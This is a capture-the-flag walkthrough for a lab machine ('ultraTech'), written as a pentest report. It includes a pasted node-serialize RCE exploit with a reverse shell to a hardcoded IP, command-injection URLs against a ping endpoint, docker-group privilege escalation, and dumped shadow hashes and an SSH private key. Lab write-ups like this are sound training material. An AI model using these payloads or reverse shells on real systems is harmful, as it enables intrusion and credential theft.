And we have two hashes one of those is a user that we encountered from befor (r00t)

NOTES AND THEORIES

So from here theres a couple things you can do. I know you can reverse shell as the www user and then you'd be back to square 1. I tried to use the r00t username and password to log in to the admin page, but to no use. I didn't try the 2nd username because I tired to ssh with the r00t username and it worked XD, so I went straight into privesc mode. I left my Node.js info so if you fell into the auth rabbit hole have fun :)

Node.js

NAME Node.js Express Framework
VERSION
What does this service do?
What is the most valuable asset this service has/has access to?
What are its sensitive files?
CONFIG:
PASSWORDS:
USERS:
??
Technologies used:

Is there a GitHub?

ENUM

SCANNAME

VULN A

Name: Node.JS - 'node-serialize' Remote Code Execution (2)
Link: https://www.exploit-db.com/exploits/49552
What does it do: RCE

^^Possible vuln that I found after

STEPS TO CONFIRM VULN

```
# Exploit Title: Node.JS - 'node-serialize' Remote Code Execution (2)
# Exploit Author: UndeadLarva
# Software Link: https://www.npmjs.com/package/node-serialize
# Version: 0.0.4
# CVE: CVE-2017-5941

import requests
import re
import base64
import sys

url = 'http://192.168.100.133:8000/' # change this

payload = ("require('http').ServerResponse.prototype.end = (function (end) {"
"return function () {"
"['close', 'connect', 'data', 'drain', 'end', 'error', 'lookup', 'timeout',
''].forEach(this.socket.removeAllListeners.bind(this.socket));"
"console.log('still inside');"
"const { exec } = require('child_process');"
"exec('bash -i >& /dev/tcp/192.168.200.5/445 0>&1');" # change this
"}"
"})(require('http').ServerResponse.prototype.end)")

# rce = "_$$ND_FUNC$$_process.exit(0)"
# code ="_$$ND_FUNC$$_console.log('behind you')"
code = "_$$ND_FUNC$$_" + payload

string = '{"username":"TheUndead","country":"worldwide","city":"Tyr", "exec": "'+code+'"}'

cookie = {'profile':base64.b64encode(string)}

try:
    response = requests.get(url, cookies=cookie).text
    print response
except requests.exceptions.RequestException as e:
    print('Oops!')
    sys.exit(1)
```

Heres the exploit code if your bored and trying to hit a diffrent angle.

NOTES AND THEORIES

UDP

```
# Nmap 7.91 scan initiated Tue May 18 03:34:05 2021 as: /usr/bin/nmap -sU --max-retries 1 --open --
open -oN nmap/UDP_10.10.239.155.nmap --system-dns --stats-every 3s 10.10.239.155
Warning: 10.10.239.155 giving up on port because retransmission cap hit (1).
Nmap scan report for ultraTech.thm (10.10.239.155)
```

```
Host is up (0.18s latency).
All 1000 scanned ports on ultraTech.thm (10.10.239.155) are open|filtered (848) or closed (152)

# Nmap done at Tue May 18 03:36:32 2021 -- 1 IP address (1 host up) scanned in 146.77 seconds
```

UDP scan because you never know.

SUMMARY OF VULNERABILITIES

High level summary of the system's vulnerabilities -- basically a forced **stop-and-check processing stage** so as not to drop into rabbit holes. Good

Just gonna give a quick summary trying to be as basic as possible. FTP: nothing, SSH: user enum so last resort, HTTP: vulnerable and allowed us to get an inital foothold into the machine, Node.js:2021 vuln so who knowsmaybe

ATTACK SURFACE QUESTIONS

What are our vulnerable services? Node.js

What seems most likely or most straightforward to leverage and why? Node.js, command os injection

What does this service give us access to? Credentials

Do we have all the correct files/versions/access to exploit? YES

SUMMARY OF EXPLOITATION

Name: Command OS Injection
Link: https://portswigger.net/web-security/os-command-injection
TYPE: Arbitrary OS command Execution
EXPLANATION:

A web vulnerability that allows attackers to run shell commands This type of attack takes advantage of mishandling of untrusted data inputs. It is made possible by a lack of proper input/output data validation.


HOW WAS THIS DISCOVERED (should be in steps for enum, vuln)?

1.Robots.txt > sitemap.txt> exposed login page
2. Suspicious get request found in Node.js
3. Vuln found

HOW WAS THIS EXPLOITED?

```
http://10.10.249.84:8081/ping?ip=`<shell command to inject>`
```

SCREENSHOTS:





======

STEPS:

```
http://10.10.249.84:8081/ping?ip=`<ls>`
http://10.10.249.84:8081/ping?ip=`cat `
http://10.10.249.84:8081/ping?ip=`cat%20utech.db.sqlite`

## Do whatever shell commands you want in an actual; this is just what I did for shell access
```




$ssh r00t@10.10.249.84
The authenticity of host '10.10.249.84 (10.10.249.84)' can't be established.
ECDSA key fingerprint is SHA256:RWpgXxl3MyUqAN4AHrH/ntrheh2UzgJMoGAPI+qmGEU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.249.84' (ECDSA) to the list of known hosts.
r00t@10.10.249.84's password:
Permission denied, please try again.
r00t@10.10.249.84's password:
Permission denied, please try again.
r00t@10.10.249.84's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-46-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
System information as of Wed May 19 03:13:55 UTC 2021
System load: 0.08
Usage of /: 24.3% of 19.56GB
Memory usage: 70%
Swap usage: 0%
Processes: 103
Users logged in: 0
IP address for eth0: 10.10.249.84
1 package can be updated.
0 updates are security updates.
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
r00t@ultratech-prod:~$

```
r00t@ultratech-prod:~$ whoami
r00t
r00t@ultratech-prod:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 9001
        inet 10.10.249.84  netmask 255.255.0.0  broadcast 10.10.255.255
        inet6 fe80::ef:feff:fedf:4675  prefixlen 64  scopeid 0x20<link>
        ether 02:ef:fe:df:46:75  txqueuelen 1000  (Ethernet)
        RX packets 690  bytes 73763 (73.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1183  bytes 272989 (272.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 516  bytes 43720 (43.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 516  bytes 43720 (43.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

r00t@ultratech-prod:~$
```

POST-EX


To get my linpeas.sh onto the box I used a webserver called updog; check it out it allows you to not look up python simple webserver syntax just type updog and then boom.

Anyways; theres a lot of red and I bet a lot of ways to get root and all that jazz, but by typing 2 letters tells us all we need to know: id

```
r00t@ultratech-prod:~$ id
uid=1001(r00t) gid=1001(r00t) groups=1001(r00t),116(docker)
```

ENUM

Linpeas just incase you don't trust me; it practically screams it at you.



SUMMARY OF VULNERABILITIES

High level summary of the system's vulnerabilities -- basically a forced stop-and-check processing stage so as not to drop into rabbit holes.

I left my LinEnum scan at the end because I'm so nice :) Anyways....

The docker socket is typically located at /var/run/docker.sock and is only writable by root user and docker group. If for some reason you have write permissions over that socket you can escalate privileges. The first thing I did was to see what docker images I was working with.

```
r00t@ultratech-prod:/var/run$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
bash                latest              495d6437fc1e        2 years ago         15.8MB
```

Then I walked my way into the root directory

ATTACK SURFACE

What are the vulnerabilities?

Misconfigured docker


What seems most likely or most straightforward to leverage and why?

Docker

Do we have all the correct files/versions/access to exploit?

Yes

LOOT


10.10.249.84:8081/ping?ip=
10.10.249.84:8081/ping?ip=`cat utech.db.sqlite`
Getting Started
Start
Parrot OS
Community
Docs
Git
CryptPad
Privacy
Pentest
Learn
Donate
ping:) ���(Mr00tf357a0c52799
b76c1e7543a32)Madmin0d0ea5111e3
f594c1684e3b9be84: Parameter string not correctly encoded
bash-5.0# cat shadow
root:6uFS2vTS7$Gm8oc
N0nP2EaJ3dpPMHGQgpO5A8eDyb27xLZK6Z6UcvOHPcjB7qBOEMXmWEpPZjgsJllgKxjp30:17977:0:99999:7:::
daemon:*:17941:0:99999:7:::
bin:*:17941:0:99999:7:::
sys:*:17941:0:99999:7:::
sync:*:17941:0:99999:7:::
games:*:17941:0:99999:7:::
man:*:17941:0:99999:7:::
lp:*:17941:0:99999:7:::
mail:*:17941:0:99999:7:::
news:*:17941:0:99999:7:::
uucp:*:17941:0:99999:7:::
proxy:*:17941:0:99999:7:::
www-data:*:17941:0:99999:7:::
backup:*:17941:0:99999:7:::
list:*:17941:0:99999:7:::
irc:*:17941:0:99999:7:::
gnats:*:17941:0:99999:7:::
nobody:*:17941:0:99999:7:::
systemd-network:*:17941:0:99999:7:::
systemd-resolve:*:17941:0:99999:7:::
syslog:*:17941:0:99999:7:::
messagebus:*:17941:0:99999:7:::
_apt:*:17941:0:99999:7:::
lxd:*:17941:0:99999:7:::
uuidd:*:17941:0:99999:7:::
dnsmasq:*:17941:0:99999:7:::
landscape:*:17941:0:99999:7:::
pollinate:*:17941:0:99999:7:::
sshd:*:17974:0:99999:7:::
lp1:$6$1d49ptFH$YQbzPQZ
O3hOo3ZNbKMx9MC0if5uGzPVTmYAcyTWJpTp1Ovx7AJjygfRxfeDhGXYgyBjcX8v/SKl4ZupUW0:17977:0:99999:7:::
mysql:!:17974:0:99999:7:::
ftp:*:17977:0:99999:7:::
r00t:6ARas3U
jHvxYnEOilV/pxve76sToX73XM2VKEnw46/dPxCVrvvs2dYcZHXy9bc84q7vTP8gb5TbGrQyiihsRpN1:17977:0:99999:7:::
www:!:17977:0:99999:7:::

```
bash-5.0# cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
lp1:x:1000:1000:lp1:/home/lp1:/bin/bash
mysql:x:111:113:MySQL Server,,,:/nonexistent:/bin/false
ftp:x:112:115:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
r00t:x:1001:1001::/home/r00t:/bin/bash
www:x:1002:1002::/home/www:/bin/sh
```

```
bash-5.0# cat private.txt
# Life and acomplishments of Alvaro Squalo - Tome I

Memoirs of the most successful digital nomdad finblocktech entrepreneur
in the world.

By himself.

## Chapter 1 - How I became successful

bash-5.0# ls -a
.  ..  .bash_history  .bashrc  .cache  .emacs.d  .gnupg  .profile  .python_history  .ssh  private.txt
bash-5.0# cd .ssh
bash-5.0# ls -a
.  ..  authorized_keys  id_rsa  id_rsa.pub
bash-5.0# cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
[redacted]CAQEAuDSna2F3pO8vMOPJ4l2PwpLFqMpy1SWYaaREhio64iM65HSm
sIOfoEC+vvs9SRxy8yNBQ2bx2kLYqoZpDJOuTC4Y7VIb+3xeLjhmvtNQGofffkQA
jSMMlh1MG14fOInXKTRQF8hPBWKB38BPdlNgm7dR5PUGFWni15ucYgCGq1Utc5PP
NZVxika+pr/U0Ux4620MzJW899lDG6orIoJo739fmMyrQUjKRnp8xXBv/YezoF8D
hQaP7omtbyo0dczKGkeAVCe6ARh8woiVd2zz5SHDoeZLe1ln4KSbIL3EiMQMzOpc
jNn7oD+rqmh/ygoXL3yFRAowi+LFdkkS0gqgmwIDAQABAoIBACbTwm5Z7xQu7m2J
tiYmvoSu10cK1UWkVQn/fAojoKHF90XsaK5QMDdhLlOnNXXRr1Ecn0cLzfLJoE3h
YwcpodWg6dQsOIW740Yu0Ulr1TiiZzOANfWJ679Akag7IK2UMGwZAMDikfV6nBGD
wbwZOwXXkEWIeC3PUedMf5wQrFI0mG+mRwWFd06xl6FioC9gIpV4RaZT92nbGfoM
BWr8KszHw0t7Cp3CT2OBzL2XoMg/NWFU0iBEBg8n8fk67Y59m49xED7VgupK5Ad1
5neOFdep8rydYbFpVLw8sv96GN5tb/i5KQPC1uO64YuC5ZOyKE30jX4gjAC8rafg
o1macDECgYEA4fTHFz1uRohrRkZiTGzEp9VUPNonMyKYHi2FaSTUlVmp6A0vbBWW
tnuyiubefzK5DyDEf2YdhEE7PJbMBjnCWQJCtOaSCz/RZ7ET9pAMvo4MvTFs3I97
eDM3HWDdrmrK1hTaOTmvbV8DM9sNqgJVsH24ztLBWRRU4gOsP4a76s0CgYEA0LK/
/kh/lkReyAurcu7F00fIn1hdTvqa8/wUYq5efHoZg8pba2j7Z8g9GVqKtMnFA0w6
t1KmELIf55zwFh3i5MmneUJo6gYSXx2AqvWsFtddLljAVKpbLBl6szq4wVejoDye
lEdFfThlYaN2ieZADsbgAKs27/q/ZgNqZVI+CQcCgYAO3sYPcHqGZ8nviQhFEU9r
4C04B/9WbStnqQVDoynilJEK9XsueMk/Xyqj24e/BT6KkVR9MeI1ZvmYBjCNJFX2
96AeOaJY3SlRzqSKsHY2QDD0boFEjqjIg05YP5y3Ms4AgsTNyU8TOpKCYiMnEhpD
kDKOYe5Zh24Cpc07LQnG7QKBgCZlWjYUzBY34TOCGwUiBSiLKOhcU02TluxxPpx0
v4q2wW7s4m3nubSFTOUYL0ljiT+zU3qm611WRdTbsc6RkVdR5d/NoiHGHqqSeDyI
6z6GT3CUAFVZ01VMGLVgk91lNgz4PszaWW7ZvAiDI/wOhzhx46Ob6ZLNpWm6JWgo
